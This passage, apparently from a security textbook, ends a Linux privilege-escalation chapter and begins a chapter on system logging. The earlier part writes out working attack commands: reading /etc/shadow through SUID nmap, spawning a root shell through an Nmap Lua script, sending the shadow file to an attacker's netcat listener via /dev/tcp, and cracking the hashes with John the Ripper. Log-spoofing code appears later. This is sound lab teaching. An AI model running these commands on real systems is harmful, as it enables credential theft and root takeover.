Listing 9-7 shows that on this test system the program `/usr/bin/nmap` is owned by root and that it has its SUID flag set. Normally when NMap is installed on Ubuntu 14.10 through `apt get`, it is not installed with the SUID flag set, but in this example the administrator has, for their (mistaken) convenience, manually set the SUID flag.⁶ An attacker with a shell on this system that is familiar with the usage of NMap can use it to read any file on the system. For example, the attacker could run

```
jmaxwell@agamemnon:~$ nmap -iL /etc/shadow

Starting Nmap 6.46 ( http://nmap.org ) at 2017-07-26 22:00 EDT
WARNING: Running Nmap setuid, as you are doing, is a major security risk.

Failed to resolve "root:!17180:0:99999:7:::".
Failed to resolve "daemon:*16365:0:99999:7:::".

... Output Deleted ...

Failed to resolve "colord:*16365:0:99999:7:::".
Unable to split netmask from target expression: "jmaxwell:$6$I
ZqBTTzN$yYQUcZsyraYX7f2JOPN4J.EJg4jRYxuGMqk2lZLhRFq0ItIW57EXLimj
cGD28qDVohpffwMl]j95nRqYAeChi:/17180:0:99999:7:::"
Failed to resolve "vboxadd:!17182:::::".
Failed to resolve "sshd:*17216:0:99999:7:::".

WARNING: No targets were specified, so 0 hosts scanned.
Nmap done: 0 IP addresses (0 hosts up) scanned in 2.31 seconds
```

Notice that NMap warned the user that it ought not to be run with the SUID flag set. Here the attacker tells NMap to use the file `/etc/shadow` as the list of hosts to scan. Because NMap is

⁶The command to make this change is `sudo chmod u+s /usr/bin/nmap`.

running as the root user (thanks to the SUID flag), it can open the file. Now it can't parse that file - it is not, after all, a list of addresses. Instead NMap helpfully tells the attacker the content of the file /etc/shadow in its error messages.

NMap also provides the ability to run Lua scripts; this can be used to directly obtain an interactive shell.

```
jmaxwell@agamemnon:~$ nmap --script <(echo 'require "os".execute "/bin/sh"')
```

Starting Nmap 6.46 (http://nmap.org) at 2017-07-29 13:20 EDT
 WARNING: Running Nmap setuid, as you are doing, is a major security risk.

NSE: Warning: Loading '/dev/fd/63' -- the recommended file extension is '.nse'.
<User types "id", which is not echoed to the screen>
uid=1000(jmaxwell) gid=1000(jmaxwell) euid=0(root) groups=1000(jmaxwell),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),109(lpadmin),125(sambashare)
<User types "exit", which is not echoed to the screen>
NSE: failed to initialize the script engine:
/usr/bin/..../share/nmap/nse_main.lua:559: /dev/fd/63 is missing required field:
'action'
stack traceback:
[C]: in function 'error'
 /usr/bin/..../share/nmap/nse_main.lua:559: in function 'new'
 /usr/bin/..../share/nmap/nse_main.lua:788: in function 'get_chosen_scripts'
 /usr/bin/..../share/nmap/nse_main.lua:1276: in main chunk
[C]: in ?

QUITTING!

In this example, after running the NMap command, the user ran the command id. The output shows that the user is jmaxwell (uid=1000) but that the effective user id is root (euid=0). The shell was terminated with the command exit.

Linux Password Attacks

Once the attacker obtains root access on a Linux system, the password hashes in /etc/shadow are exposed. These can be moved to the attacker's system in any number of ways; one approach is to simply copy them to the target.

Copying a File with netcat and /dev/tcp

One way to copy files from a compromised system without using other software on the target or credentials on the destination system is to use a combination of netcat and /dev/tcp. Suppose the attacker wants to exfiltrate the file /etc/shadow to a Kali system located at 10.0.2.2. The first step is to start a netcat listener on the listener (10.0.2.2) that stores the received network traffic to a file. This can be done with the command

```
root@kali-2016-2-u:~# nc -l -v -p 443 > received_shadow_file
listening on [any] 443 ...
```

While this is running, anything received by this host on TCP/443 will be stored in the file named received_shadow_file.

To send the data to the host 10.0.2.2 on TCP/443, the attacker uses a shell on the target and the command

```
merak:/home/egalois/Desktop # cat /etc/shadow > /dev/tcp/10.0.2.2/443
```

The receiving system at 10.0.2.2 stores the result in the file.

```
root@kali-2016-2-u:~# nc -l -v -p 443 > received_shadow_file
listening on [any] 443 ...
10.0.2.93: inverse host lookup failed: Unknown host
connect to [10.0.2.2] from (UNKNOWN) [10.0.2.93] 51067
root@kali-2016-2-u:~# cat ./received_shadow_file
at!:17180:::::
... Output Deleted ...
pulse!:16369:::::
root:$6$dz03VERWn0QV$1dVeZWAdwcenRUxJmehHXGq0QAwXe4XVzaa6T20zid.ZIcCfpIEekQ.15Flmk
jfCnV7pg4EDG8HA05Shh/X5l.:17180:::::
... Output Deleted ...
egalois:$6$x.G1T6cVGsMm$ohnCyk47U1NK1pxKhHLhvEvAj1jVgxbxb01THgqvj65G0st.
W9E6G8Xx7NGNAK1jHL9a3vTJM5Pni5g5X1AcJ/:17180:0:99999:7:::
sgermain:$6$7cJ1yyLalhpG$2lpzy4A0Qm5gPQUrbc6jY7Ib3heHouG/mHH9YCbxPIY3YygPcM
GoS5pYh7mPU.Fg0kKwoSHB4paiEpYt1WLqW0:17216:0:99999:7:::
named!:17328:::::
```

This technique required root privileges only because the file /etc/shadow requires root privileges to read. A user without root privileges can use the same method to send any file.

Cracking Linux Password Hashes with John the Ripper

Once the contents of /etc/shadow have been exfiltrated, the attacker can use John the Ripper to determine the passwords for these hashes. The command to crack the hashes is like the command used with Windows hashes. Because Linux password hashes include the algorithm as part of the record, the attacker does not need to manually specify the hash format.

```
root@kali-2016-2-u:~# john --wordlist=/usr/share/wordlists/metasploit/password.lst
./received_shadow_file
```

Warning: detected hash type "sha512crypt", but the string is also recognized as "crypt"

Use the "--format=crypt" option to force loading these as that type instead
Using default input encoding: UTF-8

Loaded 3 password hashes with 3 different salts (sha512crypt, crypt(3) \$6\$ [SHA512 128/128 AVX 2x])

Press 'q' or Ctrl-C to abort, almost any other key for status

```
password1!      (egalois)
password1!      (sgermain)
password1!      (root)
```

```
3g 0:00:04:16 DONE (2017-07-29 19:26) 0.01167g/s 344.0p/s 1032c/s 1032C/s
z♦rich..password1!
```

Use the "--show" option to display all of the cracked passwords reliably
Session completed

The password hashes were in the form \$6\$salt\$hash, indicating that they were created using SHA-512, which is commonly used on modern Linux systems. John the Ripper detected the algorithm, though it did warn that it is possible that these hashes could be interpreted as the older crypt type. John cracked the hashes,⁷ but the algorithm's strength greatly slows John; in this example it only calculated roughly 1,000 hashes per second, slower even than the MSCash2/DCC2 algorithm.

Notes and References

The list of exploits and exploit techniques in this chapter should not be considered exhaustive. Exploits were not included if they had very particular target configurations, if the exploit was overly complex, or if it was unreliable on my test systems.

⁷The wordlist /usr/share/wordlists/metasploit/password.lst does not contain the password selected for these systems (password1!), so it has been added to this file.

The collection of attack techniques against Linux configurations can be extended, as the number of ways an administrator can accidentally misconfigure a Linux system is essentially infinite. The techniques chosen are illustrative of the methods that can be used.

Metasploit Attacks

The Metasploit modules for privilege escalation in Linux can be particular. For example, the exploit described in the text, `exploit/linux/local/overlayfs_priv_esc`, works well when the initial shell is a Meterpreter shell, but is much less reliable when the initial shell is a simple reverse shell. Similarly, if the final payload is a Meterpreter shell instead of the simple reverse shell, instead of getting a shell, the initial shell may die and the target be rendered unable to boot until the file `/etc/ld.so.preload` is removed from the target.

There are other Metasploit privilege escalation modules than those described in the text. The module `exploit/linux/local/netfilter_priv_esc_ipv4` requires ipfilter running on an Ubuntu system, while `exploit/linux/local/libuser_roothelper_priv_esc` requires knowledge of an unprivileged account password. The module `exploit/linux/local/af_packet_packet_set_ring_priv_esc` works on Mint 18 systems with kernels upgraded from the initial installation but not fully patched.

The text uses a bit of Perl code to generate a reverse shell that is picked up by a netcat listener. There are many ways to accomplish this task, using a variety of languages. Some good references for these methods include

- <http://pentestmonkey.net/cheat-sheet/shells/reverse-shell-cheat-sheet>
- <http://bernardodamele.blogspot.com/2011/09/reverse-shells-one-liners.html> [Be sure to read the comments!]
- <http://www.gnucitizen.org/blog/reverse-shell-with-bash/>
- <https://highon.coffee/blog/reverse-shell-cheat-sheet/>
- <http://nowhere.net/common-reverse-shells/>

Dirty COW

The Dirty COW vulnerability was found by Phil Oester. The web page at <https://dirtycow.ninja/> is an excellent introduction to the vulnerability. It includes a YouTube video that provides a technical explanation of the underlying problem and the corresponding attacks. The page also has links to a wide variety of exploit code in addition to `dirtycow.c` and `pokemon.c` that were described in the text.

The approach taken in the text to add a root user to /etc/passwd is automated in the exploit `dirty.c` from <https://github.com/FireFart/dirtycow/blob/master/dirty.c>; this is also available from Exploit-db.com and is present on Kali as /usr/share/exploitdb/platforms/linux/local/40839.c.

The NSA issued a technical advisory⁸ about Dirty COW <https://www.iad.gov/iad/library/ia-advisories-alerts/linux-kernel-privilege-escalation-vulnerability-cve-2016-5195.cfm>.

When compiling the Dirty COW exploit, especially on newer versions of Mint and Ubuntu, remember that flag `-lpthread` now goes at the end of the command to compile the code, rather than at the beginning. (<https://unix.stackexchange.com/questions/33396/gcc-cant-link-to-pthread>)

The technique for reducing the likelihood that Dirty COW causes a crash comes from Paweł Srokośz, <https://github.com/dirtycow/dirtycow.github.io/issues/25#issuecomment-255852675>

For a Dirty COW exploit that attacks cron, look at <https://www.securifera.com/blog/2017/01/28/a-less-dirty-cow/>.

⁸The fact that this web page is not considered trusted by Chrome is probably just another metaphor.

CHAPTER 10

Logging

Introduction

An administrator running a network needs to understand what is happening on that network, making an understanding of logs essential. Not only do logs help determine how the network is functioning, they can also provide clues to the activities of malicious actors on a network. However, because an attacker that gains root or administrative privileges can modify any logs saved on that system, an administrator needs to know how to set up a distributed logging system so that logs on one system are stored on a different system.

This chapter starts with the basics of logging on Linux, including the syslog standard and a brief introduction to the common daemons (`syslog` and `rsyslog`) that were commonly used between 2011 and 2017. The chapter also describes `systemd-journal`, which is the logging service provided by `systemd`. The reader will learn how to configure each, both for local logging and as part of a distributed logging system. Different techniques to enable the spoofing of log entries locally and over the network are provided. The `auditd` daemon can provide detailed information about file access, program execution, and network connections.

Windows uses a fundamentally different approach to logging. Windows uses audit policies to determine what is to be recorded, and the chapter covers how to configure these using the Advanced Audit Policy Configuration tools. Windows logs can be queried with the built-in Event Viewer tool; they can also be queried with PowerShell scripts. Windows includes tools that can be used to view the logs on other Windows systems; it also can use subscriptions to aggregate logs from different systems in one location. Examples of group policy for these alternatives are developed.

The open source tool NXLog is introduced; NXLog can be configured to forward logs on a Windows system to a Linux system using syslog.

Logging in Linux

Older Linux systems use syslog as their preferred method for managing logs. Later systems that use `systemd` use `systemd-journald` but generally retain their syslog server, in part to provide features that are not yet available in `systemd-journald`.

Syslog

Syslog has been an informal standard for many years; the syslog protocol was codified in RFC 3164 and then updated in RFC 5424. Syslog is used on most, but not all, Linux systems. A syslog daemon is used by CentOS, Mint, and Ubuntu; a syslog daemon is also used by default on OpenSuSE systems up through OpenSuSE 13.1; on OpenSuSE 13.2 and later, it is available but not installed by default. There are different daemons that implement the syslog standards, including `syslog` and `rsyslog`. Syslog is centered around messages that are issued by programs or other systems and stored either locally or on other systems.

Syslog Messages

Syslog messages contain a plain text message, a timestamp, and either the hostname or the IP address of the sending system. They include two additional values - a facility, which identifies the type of message; and a priority, which determines its importance. Allowable facilities include

- `auth`: Used for security/authorization messages. (Code 4)
- `authpriv`: Used for security/authorization messages. Also known as `security`, though that name is deprecated. (Code 10)
- `cron`: Used for the cron scheduler. (Code 9)
- `daemon`: Used for system daemons without separate facility values. (Code 3)
- `ftp`: Used for the ftp server. (Code 11)
- `kern`: Used solely for kernel messages. (Code 0)
- `local0`, `local1`, ..., `local7`: Available for local system use. (Codes 16-23)
- `lpr`: Used for the print subsystem. (Code 6)
- `mail`: Used for the mail server. (Code 2)
- `news`: Used for the news server (NNTP; see, e.g., RFC 977). (Code 7)
- `syslog`: Used for messages generated by the log server itself. (Code 5)
- `user`: Default facility; used for generic messages. (Code 1)
- `uucp`: Used for the (now obsolete) Unix to Unix Copy system (UUCP). (Code 8)

The priorities are, in decreasing order of severity:

- `emerg` (emergency) (Code 0)
- `alert` (Code 1)
- `crit` (critical) (Code 2)
- `err` (error) (Code 3)

- warning (Code 4)
- notice (Code 5)
- info (informational) (Code 6)
- debug (Code 7)

Log messages can be stored locally in files, broadcast to all users, or sent over the network to one or more receiving hosts. Here is a short snippet of the log file `/var/log/syslog` on an Ubuntu 13.10 system showing three typical log messages.

```
Jul 30 12:47:33 crescent anacron[887]: Job `cron.daily' terminated
Jul 30 12:48:55 crescent anacron[887]: Job `cron.weekly' started
Jul 30 12:48:55 crescent anacron[2562]: Updated timestamp for job `cron.weekly' to
2017-07-30
```

These messages were sent by the (local) host named crescent in the early afternoon of July 30, and all are related to the anacron scheduler.

Different daemons are used to implement syslog logging on Linux systems. The most common daemon in use on CentOS/Mint/OpenSuSE/Ubuntu is `rsyslog`. The exceptions are the various CentOS 5 systems that use the older `syslog` daemon.

Configuring the rsyslog Daemon on CentOS 6

As an example of an `rsyslog` configuration, consider a CentOS 6.8 system. On this distribution, the primary configuration file for `rsyslog` is `/etc/rsyslog.conf`. That file contains four main sections: a list of loaded modules, a list of global directives, a list of rules, and a collection of forwarding rules. The global directives section includes a line to include `*.conf` files contained in the subdirectory `/etc/rsyslog.d`. The rules section has the content shown in Listing 10-1.

Listing 10-1. Rules section of the file `/etc/rsyslog.conf` on CentOS 6.8

```
# Log all kernel messages to the console.
# Logging much else clutters up the screen.
#kern.*                                     /dev/console

# Log anything (except mail) of level info or higher.
# Don't log private authentication messages!
*.info;mail.none;authpriv.none;cron.none      /var/log/messages

# The authpriv file has restricted access.
authpriv.*                                    /var/log/secure

# Log all the mail messages in one place.
mail.*                                         -/var/log/maillog
```

CHAPTER 10 LOGGING

```
# Log cron stuff
cron.*                                     /var/log/cron

# Everybody gets emergency messages
*.emerg                                       *

# Save news errors of level crit and higher in a special file.
uucp,news.crit                                /var/log/spooler

# Save boot messages also to boot.log
local7.*                                       /var/log/boot.log
```

Consider the line

```
authpriv.*                                     /var/log/secure
```

This indicates that any log message from the authpriv facility is sent to the file /var/log/secure regardless of its priority.

Next, consider the line

```
*.info;mail.none;authpriv.none;cron.none      /var/log/messages
```

This sends messages from any facility of priority level info or higher to /var/log/messages, with the exceptions that no messages from the mail, authpriv, or cron facility should be sent.

The directive for mail has the structure

```
mail.*                                         -/var/log/maillog
```

This sends all messages from the mail facility to the file /var/log/maillog. The dash before the file name indicates that the file does not need to be synced after every write. Automatic file sync has been disabled by default since version 3 of rsyslogd, while CentOS 6.8 uses version 5.8.10, so the dash here has no effect. This default behavior can be changed by uncommenting the corresponding directive in the global section of /etc/rsyslog.conf, which has the default content

```
# File syncing capability is disabled by default. This feature is usually not
required, not useful and an extreme performance hit
#$ActionFileEnableSync on
```

Most of the destinations listed are local files; one exception is the destination for messages of priority emergency (*.emerg) where the destination is simply “*”. These messages are sent to all users using wall. The wall command can also be used outside of syslog; for example:

```
[egalois@scheat ~]$ wall This is a test
[egalois@scheat ~]$
Broadcast message from egalois@scheat.stars.example (pts/1) (Sun Jul 30 16:34:26
2017):
```

This is a test

Configuring the rsyslog Daemon on Other Distributions

Configuration of rsyslog on CentOS 7 follows the same lines; the primary configuration file remains `/etc/rsyslog.conf` that is broken into the same four sections. The global directives section includes the files `/etc/rsyslog.d/*.conf`. The rules section is essentially the same, though the lines for emergency messages have been modified.

```
# Everybody gets emergency messages
*.emerg                                     :omusrmsg:*
```

This has the same effect as the older directive to send messages to all users; only the syntax has been updated.

On OpenSuSE systems, the situation varies with the release. On older systems like OpenSuSE 12.1, configuration is spread across three files. The primary file is `/etc/rsyslog.conf`, while `/etc/rsyslog.d/remote.conf` contains configuration information for remote logging, and `/etc/rsyslog.early.conf` contains those statements for `rsyslog` that are safe to run before the network or remote file systems become available. On later systems like OpenSuSE 13.1, there are only two configuration files; the file `rsyslog.early.conf` is not present. On OpenSuSE 13.2 and later, the `rsyslog` daemon is not installed by default, and the logging is handled solely by `systemd-journald`.

When OpenSuSE uses `rsyslog`, it sends files to different locations than CentOS. For example, on OpenSuSE 13.1, the configuration file `/etc/rsyslog.conf` contains the series of directives

| | |
|---------------------------|----------------------------------|
| <code>mail.*</code> | <code>-/var/log/mail</code> |
| <code>mail.info</code> | <code>-/var/log/mail.info</code> |
| <code>mail.warning</code> | <code>-/var/log/mail.warn</code> |
| <code>mail.err</code> | <code>/var/log/mail.err</code> |

These send mail related messages to different files depending on the message's priority. It also contains the directive

| | |
|--------------------------------------|---------------------------------|
| <code>*.*;mail.none;news.none</code> | <code>-/var/log/messages</code> |
|--------------------------------------|---------------------------------|

This ensures that most log messages are sent to `/var/log/messages`.

On Mint and Ubuntu systems, the `rsyslog` daemon is configured in three files. The main file is `/etc/rsyslog.conf`; this includes the files `/etc/rsyslog.d/*.conf`. There are two files in that subdirectory; the first is `20-ufw.conf` that configures how the system handles log messages sent by the firewall UFW. The other, `50-default.conf`, is similar to the rules section from Listing 10-1. One major difference is the location of the logs; this file contains directives of the form

| | |
|-------------------------------------|--------------------------------|
| <code>auth,authpriv.*</code> | <code>/var/log/auth.log</code> |
| <code>*.*;auth,authpriv.none</code> | <code>-/var/log/syslog</code> |

On Mint and Ubuntu systems, the default primary log file is `/var/log/syslog`.

Changes to syslog configuration can be made by changing the appropriate configuration file; for example, to configure Mint 18.1 to log most messages to /var/log/messages add the line below to /etc/rsyslog.d/50-default.conf

```
*.*;auth,authpriv.none      /var/log/messages
```

Enable the changes by restarting syslog.

```
jmaxwell@daphne ~ $ sudo systemctl restart rsyslog
```

After this change, most log messages have two different destinations: /var/log/syslog and /var/log/messages. When a log message can be sent to more than one destination, all destinations receive the log message.

Configuring the syslog Daemon

CentOS 5 systems use the older syslog daemon. The configuration file is /etc/syslog.conf. The contents of that file match what has been presented from the rules section of the CentOS 6.8 configuration file /etc/rsyslog.conf in Listing 10-1 and can be customized in substantially the same ways.

Systemd-journald

Most distributions that use systemd also use systemd-journald to store logs on the system. Distributions that have taken this approach include CentOS 7.0 and later, Mint 18 and later, OpenSuSE 12.3, and later, and Ubuntu 15.04 and later.

Like syslog and rsyslog, systemd-journald classifies messages by facility and priority, using the same values. Unlike syslog and rsyslog, systemd-journald does not use plain text files to store data; instead the data is stored in binary format. As such, specialized tools are needed to read the logs.

Reading systemd-journald Logs with journalctl

Running the command journalctl without any flags provides a paged view of the systemd-journald logs available on the system, beginning with the oldest records. On a Mint 18 system, for example, the result is

```
jmaxwell@kalliope ~ $ sudo journalctl
-- Logs begin at Tue 2017-08-01 20:27:41 EDT, end at Tue 2017-08-01 20:31:55 EDT
Aug 01 20:27:41 kalliope systemd-journald[324]: Runtime journal (/run/log/journal/) is 1.2M, max 10.0M, 8.7M free.
Aug 01 20:27:41 kalliope kernel: Initializing cgroup subsys cpuset
Aug 01 20:27:41 kalliope kernel: Initializing cgroup subsys cpu
```

```

Aug 01 20:27:41 kalliope kernel: Initializing cgroup subsys cpacct
Aug 01 20:27:41 kalliope kernel: Linux version 4.4.0-21-generic (buildd@lgw01-06
(gcc version 5.3.1 20160413 (Ubuntu 5.3.1-14ubuntu
Aug 01 20:27:41 kalliope kernel: KERNEL supported cpus:
Aug 01 20:27:41 kalliope kernel:   Intel GenuineIntel
Aug 01 20:27:41 kalliope kernel:   AMD AuthenticAMD
Aug 01 20:27:41 kalliope kernel:   NSC Geode by NSC
lines 1-10

```

This pager view can be navigated with the arrow keys, page up/down keys, or the spacebar. It is possible to filter the logs before they are displayed by the pager. To filter by time, the user can use the options `--since` or `--until`. As an example, the user can try

```
jmaxwell@kalliope ~ $ sudo journalctl --since "2017-08-01 20:30" --until "10 min ago"
```

Other options to `journalctl` include

- `-k` to specify kernel messages
- `-o` to modify the output format
- `_PID` to specify the process ID¹
- `-p` to specify the priority
- `-u` to specify the unit
- `-t` to specify the syslog identifier (Not available in older versions of `journalctl`)
- `_UID` to specify the user ID²
- `-f` to follow the logs and update the result with new log entries as they occur.

As an example, OpenSuSE 13.2 uses `systemd-journald` and runs the SSH server `sshd` by default. The user can see just these logs with the command

```
merak:~ # journalctl -u sshd
```

The paged output has the structure

```

Aug 01 20:28:34 merak sshd-gen-keys-start[1321]: Checking for missing server keys
in /etc/ssh
Aug 01 20:28:36 merak sshd[1405]: Server listening on 0.0.0.0 port 22.
Aug 01 20:28:36 merak sshd[1405]: Server listening on :: port 22.

```

¹This is not a typo; it is an underscore rather than a dash.

²Also an underscore. Amazing that folks suggest that `systemd` is complex.

As another example, Ubuntu 16.04 also uses `systemd-journald` and the server `sshd` can be installed. However, the administrator cannot use the `-u` switch to check for SSH log entries; indeed, doing so leads to the result

```
jmaxwell@elpis:/usr/local/src/sshguard-2.1.0$ journalctl -u sshd
-- No entries --
```

Specifying the syslog identifier with `-t` (an option which is not even supported on OpenSuSE 13.2) returns the logs

```
jmaxwell@elpis:/usr/local/src/sshguard-2.1.0$ journalctl -t sshd
-- Logs begin at Fri 2018-02-16 19:38:42 EST, end at Fri 2018-02-16 20:11:01 EST. --
Feb 16 19:38:55 elpis sshd[877]: Server listening on 0.0.0.0 port 22.
Feb 16 19:38:55 elpis sshd[877]: Server listening on :: port 22.
...
... Output deleted ...
```

As another example, suppose the administrator wants to read the log entries associated with the user `egalois`. They first find the UID with the command `ID`

```
merak:~ # id egalois
uid=1000(egalois) gid=100(users) groups=100(users)
```

Then they can query `journalctl` with the command

```
merak:~ # journalctl _UID=1000
```

It has paged output in the general form

```
-- Logs begin at Sat 2017-01-14 15:52:05 EST, end at Tue 2017-08-01 22:00:01 EDT. --
Jan 14 15:54:06 linux-zmw6 pulseaudio[2018]: [pulseaudio] alsa-util.c: Disabling
timer-based scheduling because running inside a VM.
Jan 14 15:54:06 linux-zmw6 pulseaudio[2018]: [pulseaudio] sink.c: Default and
alternate sample rates are the same.
Jan 14 15:54:06 linux-zmw6 pulseaudio[2018]: [pulseaudio] alsa-util.c: Disabling
timer-based scheduling because running inside a VM.
```

Non-root users can also query the logs using `journalctl`.

Configuring `systemd-journald`

The primary configuration file for `systemd-journald` is the file `/etc/systemd/journald.conf`. As an example, on CentOS 7.2-1511, this file has the content shown in Listing 10-2.

Listing 10-2. A portion of the file /etc/systemd/journald.conf on CentOS 7.2-1511

```
... Output Deleted ...

#
# Entries in this file show the compile time defaults.
# You can change settings by editing this file.
# Defaults can be restored by simply deleting this file.
#
# See journald.conf(5) for details.

[Journal]
#Storage=auto
#Compress=yes
#Seal=yes
#SplitMode=uid
#SyncIntervalSec=5m
#RateLimitInterval=30s
#RateLimitBurst=1000
#SystemMaxUse=
#SystemKeepFree=
#SystemMaxFileSize=
#RuntimeMaxUse=
#RuntimeKeepFree=
#RuntimeMaxFileSize=
#MaxRetentionSec=
#MaxFileSec=1month
#ForwardToSyslog=no
#ForwardToKMsg=no
#ForwardToConsole=no
#ForwardToWall=yes
#TTYPath=/dev/console
#MaxLevelStore=debug
#MaxLevelSyslog=debug
#MaxLevelKMsg=notice
#MaxLevelConsole=info
#MaxLevelWall=emerg
```

The directives in this file have been commented out, as they represent the default settings. Two settings in this file are of particular importance. The first of these is the value of the Storage parameter, which here is set to auto. With this setting, log data is stored in the directory /run/log/journal. This data is kept only until the system reboots; then the old log data is deleted, and

new logs created. This is the same behavior if `Storage` were set to `volatile`. When `Storage` is set to `auto` though, there is an additional complication. If the directory `/var/log/journal` exists, then `systemd-journald` will store its logs in this directory instead. Moreover, if this directory exists, then log data will be kept across system reboots.

The second key directive is `ForwardToSyslog`, which on this CentOS 7.2-1511 system is set to `no`. Logs sent through `systemd-journald` on CentOS 7.2-1511 are not also copied to `rsyslog`. On Mint and Ubuntu systems, this is generally set to `yes`, so both `systemd-journald` and `rsyslog` record the logs. This is also the case for some OpenSuSE systems. However, on the most recent OpenSuSE releases, although `ForwardToSyslog` is set to `yes` in `/etc/systemd/journald.conf`, the `rsyslog` daemon is not actually running, so nothing is done with the forwarded logs.

To summarize:

- CentOS 7.0-1406, 7.1-1503, 7.2-1511, 7.3-1610, 7.4-1708:
 - `Storage=auto`
 - The directory `/var/log/journal` does not exist.
 - `ForwardToSyslog=no`
 - `Systemd-journald` data is kept only until the system reboots.
- Ubuntu 15.04, 15.10, 16.04, 16.10, 17.04, 17.10; Mint 18, 18.1, 18.2, 18.3
 - `Storage=auto`
 - The directory `/var/log/journal` does not exist,
 - `ForwardToSyslog=yes`
 - `Systemd-journald` data is kept only until the system reboots. Copies of these logs are sent to `rsyslog`, which are kept beyond system reboots.
- OpenSuSE 12.3, 13.1
 - `Storage=auto`
 - The directory `/var/log/journal` does not exist,
 - `ForwardToSyslog=yes`
 - `Systemd-journald` data is kept only until the system reboots. Copies of these logs are sent to `rsyslog`, which are kept beyond system reboots.
- OpenSuSE 13.2, 42.1, 42.2, 42.3
 - `Storage=auto`
 - The directory `/var/log/journal` exists,

- `ForwardToSyslog=yes`
- Systemd-journald data is kept across system reboots. The rsyslog service is not running and records no logs.

To change the configuration, the administrator needs to edit the configuration file `/etc/systemd/journald.conf`, then restart the service with a command like

```
wei:~ # systemctl restart systemd-journald
wei:~ # journalctl --since "1 minute ago"
-- Logs begin at Sat 2017-01-14 16:00:55 EST, end at Wed 2017-08-02 21:31:35 EDT. --
Aug 02 21:31:35 wei systemd-journal[2502]: Journal stopped
Aug 02 21:31:35 wei systemd-journal[2519]: Permanent journal is using 120.0M (max
allowed 1.4
Aug 02 21:31:35 wei systemd-journal[2519]: Journal started
```

Spoofing Log Messages

An unprivileged local user can generate arbitrary fake or malicious logs. Consider the tool `logger`, which is installed on most Linux systems.

```
egalois@wei:~> man logger
LOGGER(1) User Commands LOGGER(1)

NAME
    logger - a shell command interface to the syslog(3) system log module

SYNOPSIS
    logger [options] [message]

DESCRIPTION
    logger makes entries in the system log. It provides a shell
    command interface to the syslog(3) system log module.
```

Using this tool, a user can craft log messages with specified facilities and priorities.

```
egalois@wei:~> logger -p kern.alert "I can write my own log entries?"
```

This is true whether the system uses `syslog` or `systemd-journald`.

```
egalois@wei:~> journalctl --since "1 minute ago"
-- Logs begin at Sat 2017-01-14 16:00:55 EST, end at Wed 2017-08-02 21:17:08 EDT. --
Aug 02 21:17:08 wei egalois[2244]: I can write my own log entries?
```

Attackers that find this interface insufficiently flexible can write programs that directly interact with the logging system. Documentation to do so is included in the `man (3)` page for `syslog`. Consider the C program shown in Listing 10-3.

Listing 10-3. C code `log.c`; a program to send a custom local syslog message

```
#include<syslog.h>

int main(int argc, char* argv[])
{
    const char log_ident[] = "named [31337]";
    const int log_option = LOG_NDELAY ;
    const int log_facility = LOG_SYSLOG;
    openlog(log_ident, log_option, log_facility);

    syslog(LOG_CRIT, "I just experienced a critical error!");

    closelog();
    return(0);
}
```

After this program is run, it may appear to a system administrator that the named process, with PID 31337, just had a critical error. On a CentOS 6.8 system for example, one has

```
[egalois@scheat ~]$ gcc -Wall -pedantic log.c -o log
[egalois@scheat ~]$ ./log
[root@scheat ~]# tail -n1 /var/log/messages
Aug  2 21:27:40 scheat named [31337]: I just experienced a critical error!
```

Systemd-journald is more careful about distinguishing the log data from the source of the data. If the same program is run on OpenSuSE 42.1, then the log reads as follows.

```
egalois@wei:~> journalctl --since "1 minute ago"
-- Logs begin at Sat 2017-01-14 16:00:55 EST, end at Wed 2017-08-02 21:20:10 EDT. --
Aug  2 21:20:10 wei log[2327]: named [31337]: I just experienced a critical error!
```

auditd

Chapter 3 showed how to install and use `aureport` to search for login attempts. The `aureport` tool uses the results generated by the `auditd` daemon. The `auditd` daemon can be configured to collect more data; for example, it can be used to record changes to key system files, note when programs are executed from directories, or even log all outbound network connections.

Recall that not every system includes `auditd` in the default installation; for example, on Ubuntu systems, it needs to be installed with the command

```
jmaxwell@siegena:~$ sudo apt-get install auditd
```

On OpenSuSE 12.3 system, the corresponding installation command is

```
menklient:~ # zypper install audit
```

Creating Auditd Rules

The default configuration files for `auditd` are in the directory `/etc/audit`. The location of the audit file is specified in `/etc/audit/audit.conf`, and generally this has the default value `/var/log/audit/audit.log`. The rules are specified in the file `/etc/audit/audit.rules`. On some systems, like CentOS 7.0-1406, this file is generated automatically from the content in `/etc/audit/rules.d`; that directory has a single file, `/etc/audit/rules.d/audit.rules`.

As an example of a typical rule file `/etc/audit/audit.rules`, Listing 10-4 shows the situation on Mint 17.

Listing 10-4. The default configuration file `/etc/audit/rules.d/audit.rules` on Mint 17

```
# This file contains the auditctl rules that are loaded
# whenever the audit daemon is started via the initscripts.
# The rules are simply the parameters that would be passed
# to auditctl.

# First rule - delete all
-D

# Increase the buffers to survive stress events.
# Make this bigger for busy systems
-b 320

# Feel free to add below this line. See auditctl man page
```

As the configuration file explains, each line is an auditing rule, and the structure of the line matches the flags that would be passed to `auditctl` on the command line. Allowable flags include the following:

- `-w` path Watch file system object at this path.
- `-p[r|w|x|a]` The permissions that will trigger the event - read, write, execute, or attribute change.

CHAPTER 10 LOGGING

- **-S syscall** Watch for a kernel system call. The syscall can be specified by name or by number.
- **-F [option=value]** Options for a syscall. The arguments to the syscall are passed as a0, a1, a2, a3. The system's architecture is passed as arch, with arch=b64 for 64-bit systems and arch=b32 for 32-bit systems. Other options include the system's exit code from the syscall (exit), the effective user ID (euid), the effective group ID (egid), and the process ID (pid).
- **-k** A keyword associated with this rule.

For example, suppose that the administrator wants to generate an audit entry any time the file /etc/shadow is changed. Then they can add the following line to /etc/audit/audit.rules

```
-w /etc/shadow -pw -k change_in_shadow_file
```

To generate an entry every time a program in the directory /tmp is run, the administrator can add the rule

```
-w /tmp -px -k execution_in_tmp
```

To log all outbound network connections, one approach the administrator can take is to log every time the system makes a system call that uses the network. The audited syscall depends on the system's architecture. On 32-bit systems, outbound network connections begin with socketcall. The first argument of socketcall is the type of network call; for a call to connect() the first argument to socketcall has the value 3. The rule to log these connections then is

```
-a always,exit -F arch=b32 -S socketcall -F a0=3 -k outbound_connection
```

On a 64-bit system, the socket syscall is used. The first argument to a connect syscall is the connection type; for an IPv4 connection, this has the value 2, while IPv6 has the value 10. The second argument is the socket type; type 1 is for TCP connections and type 2 for UDP. The rule to log outbound IPv4 TCP connections then is

```
-a always,exit -F arch=b64 -S socket -F a0=2 -F a1=1 -k outbound_IPv4_TCP
```

In each case, the required argument **-a always,exit** is needed to ensure that this rule is added to the syscall exit list and an entry generated every time the syscall is made.

